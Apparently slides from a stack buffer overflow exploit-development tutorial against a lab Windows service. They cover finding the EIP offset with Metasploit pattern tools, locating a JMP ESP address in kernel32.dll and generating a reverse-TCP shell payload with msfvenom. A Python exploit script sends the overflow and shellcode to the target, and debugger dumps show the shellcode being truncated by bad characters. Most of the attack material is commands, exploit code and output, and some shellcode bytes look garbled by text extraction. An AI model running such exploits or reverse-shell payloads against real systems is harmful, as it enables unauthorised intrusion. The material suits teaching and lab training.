
- EIP overrun for 550 bytes buffer

Identify bytes that overwrite EIP

- Create unique buffer to inject
 - msf-pattern_create -l 550
 - Read bytes from EIP 72413971
- Find offset for these bytes
 - msf-pattern_offset -q 72413971
 - EIP offset at 508th byte
- Confirm control of EIP
 - EIP overwritten by BBBB

Take control of flow

- POC shellcode on stack
 - Redirect flow to stack
 - ESP holds address of top of stack
 - CALL ESP, JMP ESP, RET
 - Search loaded modules (ALT-E)
 - findjump2 (hat-squad et al.)
 - kernel32.dll 0x7C86467B
- Set breakpoint at 0x7C86467B (F2)
- Running takes first to JMP ESP
- Step into (F7) or over (F8)
- Directs flow to shellcode on stack



BAD CHARACTERS


Already expect 0x00 bad character

- Terminates string for strcpy

Generate shellcode using msfvenom

- Input 0x00 as bad char

```
msfvenom -p windows/shell/reverse_tcp LHOST=192.168.35.148 LPORT=443  
-b '\x00\x0d\x0a\x0b\x0c\x20\x1a\x09' -a x86 --platform windows -f py -o shell.py
```



```
root@kali: ~/xdev/vulnService  
root@kali:~/xdev/vulnService# msfvenom -p windows/shell/reverse_tcp -b \x00 -a x86  
--platform windows LHOST=192.168.35.148 LPORT=443 -f py -o shell.py  
Found 10 compatible encoders  
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai  
x86/shikata_ga_nai succeeded with size 368 (iteration=0)  
x86/shikata_ga_nai chosen with final size 368  
Payload size: 368 bytes  
Final size of py file: 1772 bytes  
Saved as: shell.py  
root@kali:~/xdev/vulnService#
```



BAD CHARACTERS

Already expect 0x00 bad character

- Terminates string for strcpy

Generate shellcode using msfvenom

- Input 0x00 as bad char
- Update shellcode and inject

```
#!/usr/bin/python
import socket
import time

host="192.168.35.129"
port=5116

buf = ""
buf += "A"*508
buf += "\x7B\x46\x86\x7C"          # &(JMP ESP) 0x7C86467B
# msfvenom windows/shell/reverse_tcp to kali box over 443
# bad chars \x00
buf += "\x33\xc9\x83\xe9\xaa\xe8\xff\xff\xff\xff\xc0\x5e\x81"
buf += "\x76\x0e\xa3\xd4\x27\x95\x83\xee\xfc\xe2\xf4\x5f\x3c"
buf += "\xa5\x95\xa3\xd4\x47\x1c\x46\xe5\xe7\xf1\x28\x84\x17"
buf += "\x1e\xf1\xd8\xac\xc7\xb7\x5f\x55\xbd\xac\x63\x6d\xb3"
buf += "\x92\x2b\x8b\x9\xc2\x8\x25\xb9\x83\x15\xe8\x98\x2"
buf += "\x13\xc5\x67\xf1\x83\xac\xc7\xb3\x5f\x6d\x9\x28\x98"
buf += "\x26\xed\x40\x9\x26\x44\xf2\x5f\x7e\xb5\x3\x2\x07\xec"
```



BAD CHARACTERS

Already expect 0x00 bad character

- Terminates string for strcpy

Generate shellcode using msfvenom

- Input 0x00 as bad char
- Update shellcode and inject
- Set break on JMP ESP and step thru
- Input truncated

C CPU - main thread

Address	OpCode	Instruction
0012EBEC	BA 16176440	MOU EDX, 40641716
0012EBF1	DBDA	FCMOUNU ST, ST(2)
0012EBF3	D97424 F4	FSIENU <28-BYTE> PTR SS:[ESP-C]
0012EBF7	58	POP EAX
0012EBF8	31C9	XOR ECX, ECX
0012EBFA	B1 56	MOU CL, 56
0012EBFC	83E8 FC	SUB EAX, -4
0012EBFF	3150 0F	XOR DWORD PTR DS:[EAX+F], EDX
0012EC02	0350 19	ADD EDX, DWORD PTR DS:[EAX+19]
0012EC05	EE	CMC
0012EC06	91	XCHG EAX, ECX
0012EC07	BC CD7B593D	MOU ESP, 3D597BCD
0012EC0C	0041 41	ADD BYTE PTR DS:[ECX+41], AL
0012EC0F	41	INC ECX
0012EC10	41	INC ECX
0012EC11	41	INC ECX
0012EC12	41	INC ECX
0012EC13	41	INC ECX
0012EC14	41	INC ECX
0012EC15	41	INC ECX
0012EC16	41	INC ECX
0012EC17	41	INC ECX
0012EC18	41	INC ECX
0012EC19	41	INC ECX
0012EC1A	41	INC ECX
0012EC1B	41	INC ECX



BAD CHARACTERS

Already expect 0x00 bad character

- Terminates string for strcpy

Generate shellcode using msfvenom

- Input 0x00 as bad char
- Update shellcode and inject
- Set break on JMP ESP and step thru
- Input truncated
- Follow in dump > last chars 7B593D

Address	Hex	dump	ASCII
0012EBC4	41	41 41 41 41 41 41 41 41 41 41	AAAAAAA
0012EBCC	41	41 41 41 41 41 41 41 41 41 41	AAAAAAA
0012EBD4	41	41 41 41 41 41 41 41 41 41 41	AAAAAAA
0012EBDC	41	41 41 41 41 41 41 41 41 41 41	AAAAAAA
0012EBE4	41	41 41 41 7B 46 86 7C AAAA<FA!	
0012EBEC	BA	16 17 64 40 DB DA D9 _3dP■□	
0012EBE4	74	24 F4 58 21 C9 R1 56 +& rX1 -	
0012EBFC	83	E8 FC 31 50 0F 03 50	æ"1P*WP
0012EC04	19	F5 91 BC CD 7B 59 3D	↓JæJ=CY=
0012EC0C	00	41 41 41 41 41 41 41 41 .	AAAAAAA
0012EC14	41	41 41 41 41 41 41 41 41 41	AAAAAAA
0012EC1C	41	41 41 41 41 41 41 41 41 41	AAAAAAA
0012EC24	41	41 41 41 41 41 41 41 41 41	AAAAAAA
0012EC2C	41	41 41 41 41 41 41 41 41 41	AAAAAAA
0012EC34	41	41 41 41 41 41 41 41 41 41	AAAAAAA
0012EC3C	41	41 41 41 41 41 41 41 41 41	AAAAAAA
0012EC44	41	41 41 41 41 41 41 41 41 41	AAAAAAA
0012EC4C	41	41 41 41 41 41 41 41 41 41	AAAAAAA
0012EC54	41	41 41 41 41 41 41 41 41 41	AAAAAAA
			000000000



